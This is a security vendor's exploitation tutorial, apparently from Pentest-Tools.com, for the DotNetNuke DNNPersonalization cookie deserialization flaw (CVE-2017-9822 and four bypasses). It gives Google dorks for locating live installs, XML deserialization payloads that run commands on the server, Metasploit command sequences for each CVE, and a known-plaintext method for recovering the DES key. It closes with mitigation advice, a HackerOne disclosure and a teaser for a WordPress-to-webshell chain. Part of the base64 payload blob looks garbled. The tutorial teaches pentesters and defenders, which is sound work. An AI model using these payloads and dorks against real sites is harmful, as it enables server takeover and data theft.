

How to exploit the DotNetNuke Cookie Deserialization

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We looked at around 300 DotNetNuke deployments in the wild and discovered that ****one** in five installations was vulnerable ****to** CVE-2017-9822. That includes governmental and banking websites.

Later edit [June 11, 2020]: As part of this research, we discovered a Remote Code Execution vulnerability exploitable through DNN Cookie Deserialization in one of the U.S. Department Of Defense's biggest websites. After having responsibly reported it through HackerOne, the DOD solved the high-severity vulnerability and [disclosed the report](#), with all details now publicly available.

To help pentesters identify and report this issue and developers to prevent or fix it, we created this practical deep-dive into this Cookie Deserialization RCE vulnerability found in DotNetNuke (DNN).

Learn how to find this issue in the wild by using Google dorks, determine the factors that indicate a DotNetNuke web app is vulnerable, go through hands-on examples, and much more!

Before we start, keep in mind the vulnerability was released under CVE-2017-9822, but the development team consistently failed at patching it, so they issued another four bypasses:

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CVE-2018-15811

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CVE-2018-15812

-

CVE-2018-18325

CVE-2018-18326.

We'll look at all of them in the steps below.

Ready? Let's do this!

1. What is DotNetNuke?

DotNetNuke is a free and open-source web CMS (content management system) written in C# and based on the .NET framework.

According to them, over [750,000](#) organizations deployed web platforms powered by DotNetNuke worldwide. It is so popular and so widely used across the Internet because you can deploy a DNN web instance in minutes, without needing a lot of technical knowledge. Another important functionality DotNetNuke has is the ability to create or import 3rd party custom modules built with VB.NET or C#.

You can install DNN on a stack that includes a Windows Server, IIS, ASP.NET, and SQL Server for Windows. Also, DNN supports verified registration of new users through email, but you need to configure a valid SMTP server in order for this security feature to be working.

The screenshot shows the DNN (DotNetNuke) installation welcome page. At the top, there is a dark navigation bar with links for 'Register', 'Login', and a search icon. Below this is the DNN logo and a 'Home' button. The main content area has a blue header with the text 'Every journey begins with the first step.' and a circular seal with the words 'OPEN', 'SCALABLE', 'EXTENSIBLE', and 'SECURE'. Below the header, there is a section titled 'Join the Community to Interact and Learn' with six icons representing different features: Q & A, BLOG, VIDEOS, SHOP, WEBINARS, and WIKI. To the right of this section is a sidebar with the text 'Keep in touch with DNN' and social media icons for Facebook, LinkedIn, Twitter, and YouTube. Below this is a section for 'evoq | ENGAGE' with the text 'Grow users, crowdsource content and engage your audience through online communities.' and a button labeled 'BUILD & GROW COMMUNITIES'. At the bottom of the sidebar is a section for 'evoq | CONTENT' with the text 'Richer content, stronger security and improved'.

(Default DotNetNuke index page after installation)

2. How to find DNN installs using Google Hacking dorks

You can use the following Google dorks to find available deployments across the Internet and test them against [the DotNetNuke Cookie Deserialization CVE](#):

```
inurl:dnn.js
inurl:dnn.modalpopup.js
inurl:dnn.servicesframework.js
inurl:dnn.xml.js
inurl:dnncore.js
inurl:/Portals/0/
inurl:/DesktopModules/
inurl:/DNNCorp/
inurl:/DotNetNuke
inurl:/tabid/*/Default.aspx
inurl:/tabid/*/language/*/Default.aspx
intext:"by DNN Corp "
```

3. Vulnerability overview

What is deserialization and what's wrong with it?

Deserialization is the process of interpreting streams of bytes and transforming them into data that can be executed by an application.

The main problem with deserialization is that most of the time it can take user input. This means you can inject maliciously crafted payloads in the requested format of the application and possibly manipulate its logic, disclose data, or even execute remote code.

DotNetNuke uses the DNNPersonalization cookie to store anonymous users' personalization options (the options for authenticated users are stored through their profile pages). This cookie is used when the application serves a custom 404 Error page, which is also the default setting.

[\[image: default dotnetnuke 404 error status\]](#)

(Default DotNetNuke 404 Error status page)

You can start by analyzing the vulnerable source code of how the application processes the DNNPersonalization cookie XML value.

```

184 public static Hashtable DeSerializeHashtable(string xmlSource, string rootname)
185 {
186     var hashTable = new Hashtable();
187
188     if (!String.IsNullOrEmpty(xmlSource))
189     {
190         try
191         {
192             var xmlDoc = new XmlDocument();
193             xmlDoc.LoadXml(xmlSource);
194
195             foreach (XmlElement xmlItem in xmlDoc.SelectNodes(rootname + "/item"))
196             {
197                 string key = xmlItem.GetAttribute("key");
198                 string typeName = xmlItem.GetAttribute("type");
199
200                 //Create the XmlSerializer
201                 var xser = new XmlSerializer(Type.GetType(typeName));
202
203                 //A reader is needed to read the XML document.
204                 var reader = new XmlTextReader(new StringReader(xmlItem.InnerXml));
205
206                 //Use the Deserialize method to restore the object's state, and store it
207                 //in the Hashtable
208                 hashTable.Add(key, xser.Deserialize(reader));
209             }
210         }
211         catch (Exception)
212         {
213             //Logger.Error(ex); /*Ignore Log because if failed on profile this will log on every request.*/
214         }
215     }
216
217     return hashTable;
218 }
219

```

(/DNN Platform/Library/Common/Utilities/XmlUtils.cs)

The program looks for the `key` and `type` attributes of the `item` XML node. Based on the extracted type, it creates a serializer using `XmlSerializer`. Because the XML cookie value can be user-supplied through the request headers, you can control the type of the `XmlSerializer`.*.*

A big constraint of **XmlSerializer** is that it doesn't work with types that have interface members (example: `System.Diagnostics.Process`). Instead, you can use **ObjectDataProvider** and build the payload using a method belonging to one of the following classes:

-

XamlReader, which can result in Remote Code Execution. You can see an example payload below, using the `*Parse*` method to open the calculator on the remote target.

```

<
<key="pentest-tools.com"
type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Web.UI.ObjectStateFormatter
, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a],
[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">
  <ExpandedWrapperOfXamlReaderObjectDataProvider>
  <ExpandedElement/>
  <MethodName>Parse</MethodName>
  <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string">
    <ResourceDictionary
xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presentation'
xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml' xmlns:System='clr-
namespace:System;assembly=mscorlib' xmlns:Diag='clr-
namespace:System.Diagnostics;assembly=system'>
      <ObjectDataProvider x:Key='LaunchCmd' ObjectType='{x:Type Diag:Process}'
MethodName='Start'>
        <ObjectDataProvider.MethodParameters>
          <System:String>cmd</System:String>
          <System:String>/c calc</System:String>
        </ObjectDataProvider.MethodParameters>
      </ObjectDataProvider>
    </ResourceDictionary>
  </anyType>
</MethodParameters>
<ObjectInstance xsi:type="XamlReader"></ObjectInstance>
</ProjectedProperty0>
</ExpandedWrapperOfXamlReaderObjectDataProvider>
</item>
</profile>

```

-

ObjectStateFormatter, which can also result in Remote Code Execution. You can see an example payload below, using the *Deserialize* method to open the calculator on the remote target.

```
<profile>  
  <item key="pentest-tools.com"  
type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Web.UI.ObjectStateFormatter  
, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a],  
[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0,  
Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services,  
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">  
  <ExpandedWrapperOfObjectStateFormatterObjectDataProvider xmlns:xsd="  
[http://www.w3.org/2001/XMLSchema] (http://www.w3.org/2001/XMLSchema) " xmlns:xsi="  
[http://www.w3.org/2001/XMLSchema-instance] (http://www.w3.org/2001/XMLSchema-instance) ">  
    <ExpandedElement/>  
    <ProjectedProperty0>  
      <MethodName>Deserialize</MethodName>  
      <MethodParameters>  
        <anyType  
xsi:type="xsd:string">/wEy3hgAAQAAAP///8BAAAAAAAAAwCAAAAXIN5c3RlbS5NYW5hZ2VtZW50LkF1dG9  
tYXRpb24sIFZlcnNpb249My4wLjAuMCGwQ3VsdlHVyZTluZXV0cmFsLCBQdWJsawNLZXlUb2t1bj0zMWJmMzg1NmFk  
MzY0ZTM1BQEAAAAALU3lzdGVtLk1hbmfFnZWllbnQuQXV0b21hdGlvbI5QU09iamVjdAEAAAAGQ2xpWG1saQIAAAGA  
wAAAKUXPE9ianMgVmVyc2lvbj0iMS4xLjAuMSIgeGlsbnM9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vcG  
93ZXJzaGVsbCB8yMDA0LZA0Ij4NCiAgJin4RDsNCiAgICAgPE9iaBSZWZJZD0iMCI+DQogICAgJin4RDsNCiAgICA8VE4  
gUmVmSWQ9IjAiPg0KICAgICAgJin4RDsNCiAgICAgIDxUPk1pY3Jvc29mdC5NYW5hZ2VtZW50Lkl1LnJhc3RydWN0  
dXJLLkNpbUluc3RhbmNLIIN5c3RlbS5NYW5hZ2VtZW50LkF1dG9tYXRpb24vUnVuc3BhY2VJbnZva2U1PC9UPiYje  
EQ7DQogICAgICA8VD5NaWnyb3NvZnQuTWFuYWdlbwVudC5JbmZyYXN0cnVjdHVyZS5DaW1JbnN0YW5jZSNsSdw5zcG  
FjZUlundm9rZTU8L1Q+Jin4RDsNCiAgICAgIDxUPk1pY3Jvc29mdC5NYW5hZ2VtZW50Lkl1LnJhc3RydWN0dXJLLkN  
pbUluc3RhbmNlPC9UPiYjeEQ7DQogICAgICA8VD5TeXN0ZW0tUTJqZWNOPC9UPiYjeEQ7DQogICAgPC9UTj4mI3hE  
Ow0KICAgIDxUb1N0cmLuZz5Sdw5zcGFjZUlundm9rZTU8L1RvU3RyaW5nPiyjeEQ7DQogICAgPE9iaBSZWZJZD0iM  
SI+DQogICAgICAmI3hEOw0KICAgICAgPFR0UmVmIFJLZklkPSIWIiAvPiYjeEQ7DQogICAgICA8VG9TdHJpbmc+Un  
Vuc3BhY2VJbnZva2U1PC9Ub1N0cmLuZz4mI3hEOw0KICAgICAgPFByb3BzPg0KICAgICAgICAmI3hEOw0KICAgICA  
gICA8TmlsIE49IlBTQ29tcHV0ZXJ0YW11IiAvPiYjeEQ7DQogICAgICAgIDxPYmogTj0idGVzdDEiIFJLZklkPSIy  
MCI+DQogICAgICAgJin4RDsNCiAgICAgICAgICA8VE4gUmVmSWQ9IjAiPg0KICAgICAgICAgICAgJin4RDsNC  
iAgICAgICAgICAgIDxUPln5c3RlbS5XaW5kb3dzLk1hcmtlcC5YYW1sUmVhZGVyW10sIFByZXNlbnRhdGlvbKZyYW  
1ld29aywgVmVyc2lvbj00LjAuMC4wLDBDbDdx0dXJLPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODUZYWQ  
zNjRlMzU8L1Q+Jin4RDsNCiAgICAgICAgICAgIDxUPln5c3RlbS5BcnJheTwvVD4mI3hEOw0KICAgICAgICAgICAg  
PFQ+U3lzdGVtLk9iamVjdDwvVD4mI3hEOw0KICAgICAgICAgIDwvVE4+Jin4RDsNCiAgICAgICAgICA8TFNUPg0KI  
CAgICAgICAgICAgJin4RDsNCiAgICAgICAgICAgIDxTIE49Ikhhc2giPg0KICAgICAgICAgICAgICAgICAgICAgICAg  
VyY2VEaWNoaW9uYXJ5JDQogICAgICAgICAgICAgIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWnyb3NvZnQuY29tL3d  
pbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iDQogICAgICAgICAgICAgIHhtbG5zOnng9Imh0dHA6Ly9zY2hlbWFz  
Lm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi9Yw1sIg0KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg  
W1lc3BhY2U6U3lzdGVt02Fzc2VtYmx5PW1zY29ybGliIg0KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg  
FtZXNWYWNlOlN5c3RlbS5EaWFnbnM9ZdgLjc2thc3NlbnwJseTlzeXN0ZW0iJmd00w0KICAgICAgICAgICAgICAgICAg  
7T2JqZWNORGF0YVByb3ZpZGVyIHG6S2V5PSJMXYWuY2hDYWxiIiBPYmplY3RUeXB1PSJ7eDPueXB1IERpYwc6UHJv  
Y2Vzc30iIE1ldGhvZE5hbWU9IlN0YXJ0IiZndDsNCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg  
i5NZXRob2RQYXJhbWV0ZXJzJmd00w0KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg  
N5c3RlbTpdTHJpbmcmZ3Q7DQogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg  
N5c3RlbTpdTHJpbmcmZ3Q7DQogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
```

```

vU3lzdGVt0lN0cmLuZyZndDsNCiAgICAgICAgICAgICAgJmx00y9PYmplY3REYXRhUHJvdmlkZXIuTWV0aG9kUGFy
YW1ldGVycyZndDsNCiAgICAgICAgICAgICAgJmx00y9PYmplY3REYXRhUHJvdmlkZXImZ3Q7DQogICAgICAgICAgI
CAGICZsdDsUvUmVzb3VyY2VEaWN0aw9uYXJ5Jmd00w0KICAgICAgICAgICAgPC9TPiYjeEQ7DQogICAgICAgICAgPC
9MU1Q+JiN4RDsNCiAgICAgICAgPC9PYmo+JiN4RDsNCiAgICAgIDwvUHJvcHM+JiN4RDsNCiAgICAgIDxNUz4NCiA
gICAgICAgJiN4RDsNCiAgICAgICAgPE9iaib0PSJfX0NsYXNzTWV0YW9hZGEiIFJlZklkPSIyIj4NCiAgICAgICAg
ICAmI3hE0w0KICAgICAgICAgIDxUTiBSZWZJZD0iMSI+DQogICAgICAgICAgICAmI3hE0w0KICAgICAgICAgICAgP
FQ+U3lzdGVtLkNvbGxLY3Rpb25zLkFycmF5TGZldDwvVD4mI3hE0w0KICAgICAgICAgICAgICAgPFQ+U3lzdGVtLk9iam
VjdDwvVD4mI3hE0w0KICAgICAgICAgIDwvVE4+JiN4RDsNCiAgICAgICAgICAgICA8TFNUPg0KICAgICAgICAgICAgJiN
4RDsNCiAgICAgICAgICAgIDxPYmogUmVmSWQ9IjMiPg0KICAgICAgICAgICAgICAmI3hE0w0KICAgICAgICAgICAg
ICA8TVM+DQogICAgICAgICAgICAgICAgJiN4RDsNCiAgICAgICAgICAgICAgICA8UyB0PSJDbGFzc05hbWUiPlJlb
nNwYWwNLSW52b2tlnTwwUz4mI3hE0w0KICAgICAgICAgICAgICAgIDxTIE49Ik5hbWVzcGFjZSI+U3lzdGVtLk1hbm
FnZW1lbnQuQXV0b21hdGlvbjwvUz4mI3hE0w0KICAgICAgICAgICAgICAgIDx0aWwgTj0iU2VydMvYmFtZSIgZ4
mI3hE0w0KICAgICAgICAgICAgICAgIDxJMzIgTj0iSGFzaCI+NDYwOTI5MTkyPC9JMzI+JiN4RDsNCiAgICAgICAg
ICAgICAgICA8UyB0PSJNaVhtbCI+Jmx000NMQVNTIE5BTUU9IlJlbnNwYWwNLSW52b2tlnSIImZ3Q7Jmx001BST1BFU
lRZIE5BTUU9InRlc3QxIiBUWVBFPSJzdHJpbmciJmd00yZsdDsUvUJPUeVSVFkmZ3Q7Jmx00y9DTEFTUyZndDs8Ll
M+JiN4RDsNCiAgICAgICAgICAgICAgPC9NUz4mI3hE0w0KICAgICAgICAgICAgICAgPC9PYmo+JiN4RDsNCiAgICAgICA
gICA8L0xTVD4mI3hE0w0KICAgICAgICA8L09iaj4mI3hE0w0KICAgICAgPC9NUz4mI3hE0w0KICAgIDwvT2JqPiYj
eEQ7DQogICAgPE1TPg0KICAgICAgJiN4RDsNCiAgICAgIDxSZWYgTj0iX19DbGFzc01ldGFkYXRhIiBSZWZJZD0iM
iIgZ4mI3hE0w0KICAgIDwvTVM+JiN4RDsNCiAgPC9PYmo+JiN4RDsNCjwvT2Jqc24L</anyType>

</MethodParameters>
<ObjectInstance xsi:type="ObjectStateFormatter"></ObjectInstance>
</ProjectedProperty0>
</ExpandedWrapperOfObjectStateFormatterObjectDataProvider>
</item>
</profile>

```

DotNetNuke., *which can result in unrestricted file upload, arbitrary files read, delete files, and various other actions. You can see an example payload below, using the `WriteFile` method of the `DotNetNuke.Common.Utilities.FileSystemUtils` class, to read files from the target system.

The first and original vulnerability was identified as **CVE-2017-9822**. After that, the other four CVEs were released based on the same issue, DotNetNuke Cookie Deserialization RCE, but they are only bypassing the failed attempts at patching the first CVE. The following lines will provide you with the details, technical aspects, and vulnerable versions of each DNN Cookie Deserialization CVE.

CVE-2017-9822: Remote Code Execution in DotNetNuke before 9.1.1

Affects DotNetNuke versions 5.0.0 to 9.1.0. The exploitation is straightforward by passing the malicious payload through the `DNNPersonalization` cookie within a 404 error page.

The application will parse the XML input, deserialize, and execute it. You don't have to bypass any patching mechanism.

If you want to exploit DotNetNuke Cookie Deserialization through the Metasploit module (which is available through [Exploit-DB](#)), you only have to set the target host, target port, and a specific payload, as follows:

```
msfconsole
msf5 > use exploit/windows/http/dnncookiedeserialization_rce
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set RHOSTS <TARGET>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set RPORT <TARGET PORT>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set payload <PAYLOAD>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set TARGETURI <404 ERROR PAGE>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set TARGET 1
msf5 exploit(windows/http/dnncookiedeserialization_rce) > check
```

If you get the “The target appears to be vulnerable” message after running the check, you can proceed by entering the “exploit” command within the Metasploit Console.



Play "Remote Code Execution in DotNetNuke v. 9.2.0 - 9.2.1 - Pentest-Tools.com technical walkthrough" video

You can also craft a custom payload using the DotNetNuke module within [the ysoserial tool](#). To upload a web shell and execute commands from it, place it inside of the DotNetNuke Exploit DB module, and import it into the Metasploit – as we did in the demo.



Play "Remote Code Execution in DotNetNuke 8.0.4 (CVE-2017-9822) - Pentest-Tools.com technical walkthrough" video

****CVE-2018-15811**:** Remote Code Execution in DotNetNuke 9.1.1

The first patch consisted of a DES implementation, which is a vulnerable and weak encryption algorithm. The encryption key also presented a poor randomness level (low-entropy). This cryptography scheme was used to encrypt both the DNNPersonalization cookie and the registration code sent to the email when you sign up through a DotNetNuke application that uses Verified Registration. Regardless of [the official CVE details](#), this issue affects only the 9.1.1 DNN version.

The registration code is the encrypted form of the `portalID` and `userID` variables used within the application disclosed in plaintext through the user profile.

You can gather the verification code by registering a new user and checking your email. You have to get the unencrypted format of this code by logging in as the new user, navigating to the "Edit Profile" page, inspecting the source code, and searching for the values of `userID` and `portalID` (possible to return a negative value. Just continue searching until you find a positive integer). Having both the encrypted and plaintext codes, you can launch a known-plaintext attack and encrypt your payload with the recovered key.

[\[image: edit profile page source code\]](#)

(Edit Profile page source code)

If you want to exploit this CVE through the Metasploit module, you have to first set the target host, target port, payload, encrypted verification code, and plaintext verification code.

```

msfconsole
msf5 > use exploit/windows/http/dnncookiedeserialization_rce
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set RHOSTS <TARGET>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set RPORT <TARGET PORT>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set payload <PAYLOAD>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set TARGETURI <404 ERROR PAGE>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set VERIFICATIONCODE <ENCRYPTED>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set VERIFICATIONPLAIN
<PLAINTEXT>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set ENCRYPTED true
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set TARGET 2
msf5 exploit(windows/http/dnncookiedeserialization_rce) > check
The VERIFICATION_PLAIN value is in the following format: portalID-userID

```

If you get the “The target appears to be vulnerable” message after running the check, you can proceed by entering the “exploit” command within Metasploit Console.



Play "Remote Code Execution in DotNetNuke 8.0.4 - Pentest-Tools.com technical walkthrough" video

****CVE-2018-15812****: Remote Code Execution in DotNetNuke 9.2 through 9.2.1

The patch for [CVE-2018-15811](#) added the session cookie as a participant in the encryption scheme. So besides the target host, target port, payload, encrypted verification code, and plaintext verification code, you also have to set the.DOTNETNUKE cookie of the user you registered within the Metasploit Console.

You can find this vulnerability in DotNetNuke versions from 9.2.0 to 9.2.1.

```
msfconsole
msf5 > use exploit/windows/http/dnncookiedeserialization_rce
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set RHOSTS <TARGET>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set RPORT <TARGET PORT>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set payload <PAYLOAD>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set TARGETURI <404 ERROR PAGE>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set VERIFICATIONCODE <ENCRYPTED>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set VERIFICATIONPLAIN
<PLAINTEXT>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set SESSIONTOKEN <.DOTNETNUKE>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set ENCRYPTED true
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set TARGET 3
msf5 exploit(windows/http/dnncookiedeserialization_rce) > check
```

The VERIFICATION_PLAIN value is in the same format.

If the message “The target appears to be vulnerable” is returned after you run the check, you can proceed by entering the “exploit” command within Metasploit Console.

****CVE-2018-18325 and CVE-2018-18326****: Remote Code Execution in DotNetNuke 9.2.2 through 9.3.0-RC

The last failed patch attempt was to use different encryption keys for the DNNPersonalization cookie and the verification code. The idea sounds good and effective, except if the DNNPersonalization key was derived from the registration code encryption key. But this should not be a big issue if the encryption algorithm would be changed to a stronger and current one.

Oh, wait... I forgot to mention the encryption remained the same (DES) and no changes were applied to it.

You can find those issues in the DotNetNuke from 9.2.2 to 9.3.0-RC.

Also, through this patch, the `userID` variables are no longer disclosed in a plaintext format and are now encrypted, but the `portalID` is still displayed in an unencrypted format. You can still retrieve the encryption key by gathering a list of verification codes of various newly created users, launching a partial known-plaintext attack against them, and reducing the possible number of valid encryption keys. After that, you have to try each potential key until you find the one that works.

This process will take a little longer, depending on the number of encrypted registration codes you have collected.

```

msfconsole
msf5 > use exploit/windows/http/dnncookiedeserialization_rce
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set RHOSTS <TARGET>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set RPORT <TARGET PORT>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set payload <PAYLOAD>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set TARGETURI <404 ERROR PAGE>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set VERIFICATIONCODE <FILE PATH>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set VERIFICATIONPLAIN <PORTALID>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set SESSIONTOKEN <.DOTNETNUKE>
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set ENCRYPTED true
msf5 exploit(windows/http/dnncookiedeserialization_rce) > set TARGET 4
msf5 exploit(windows/http/dnncookiedeserialization_rce) > check

```

The VERIFICATION_CODE value is the full path of the local file containing the codes you collected from the users you registered.

You have to parse the plaintext `portalID` through the VERIFICATION_PLAIN variable, which you can extract by inspecting the source code of the “Edit Profile” page within any user settings page.

Finally, if the message “The target appears to be vulnerable” is returned after you run the check, you can proceed by entering the “exploit” command within Metasploit Console. You have to expect the process to take some minutes, even hours.




Play "Remote Code Execution in DotNetNuke v. 9.2.2 - 9.3.0-RC - Pentest-Tools.com technical walkthrough" video

You can get rid of this vulnerability by upgrading your DotNetNuke deployment to the latest version.

If you don't want to update and prefer to stick with the current version, you have to change the page the users will be redirected to once they trigger a 404 error (the homepage is a usual recommendation).

To do this, log into the admin account, navigate to the "Admin" -> "Site Settings" -> "Advanced Settings" and look for the "404 Error Page" dropdown menu.



4. Last thoughts

We have analyzed around 300 DotNetNuke deployments in the wild and found out that ****one in five installations was vulnerable ****to this issue, including governmental and banking websites. We also reported the issues where possible.



Cristian Cornea (droop3r)

207

Reputation

-

Rank

4.20

Signal

84th

Percentile

20

#876708

Remote Code Execution through DNN Cookie Deserialization

Share:



State ● Resolved (Closed)

Severity ■ High (7 ~ 8.9)

Disclosed **May 27, 2020 2:06pm +0000**

Participants

Reported To [U.S. Dept Of Defense](#)

Visibility Disclosed (Full)

Weakness OS Command Injection

Collapse

- ([DotNetNuke Cookie Deserialization in Pentagon's HackerOne Bug Bounty program](#))*

Dylan

To: me

May 25

Hello Cristian,

Thank you for contacting [REDACTED] regarding the security vulnerability CVE2017-9622 on the [REDACTED] website.

The information you provided was forwarded to our IT department for investigation and they will be actioning the [REDACTED] website to further improve our security.

Security is important to us so on behalf of [REDACTED] we'd like to thank you for bringing this to our attention. We understand that you've put your own time and effort into identifying the issue and we really appreciate your support.

Kind regards,

(DotNetNuke Cookie Deserialization in Government website)

Is your DNN deployment vulnerable?

Scan your web application periodically with [our Website Scanner](#) and also discover other common web application vulnerabilities and server configuration issues.

Try out the scanner with a free, light check and see for yourself!

Share

Get fresh security research

In your inbox. (No fluff. Actionable stuff only.)

[\[image: I can see your vulns image\]](#)

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wp2shell (weekend to shell edition)

WordPress runs roughly 40% of the internet, so when a routine weekend dig into its REST API turned up a pre-auth path to full database compromise, we didn't get much sleep. In this write-up, we chain a batch-endpoint route confusion bug (CVE-2026-63030) with a SQL injection in WP_Query (CVE-2026-60137) to go from anonymous request to admin account, no cracked hashes required. Read the full article to see how we faked oEmbed cache entries, built a nav_menu_item privilege chain out of seven UNION queries, and landed a webshell without ever logging in.

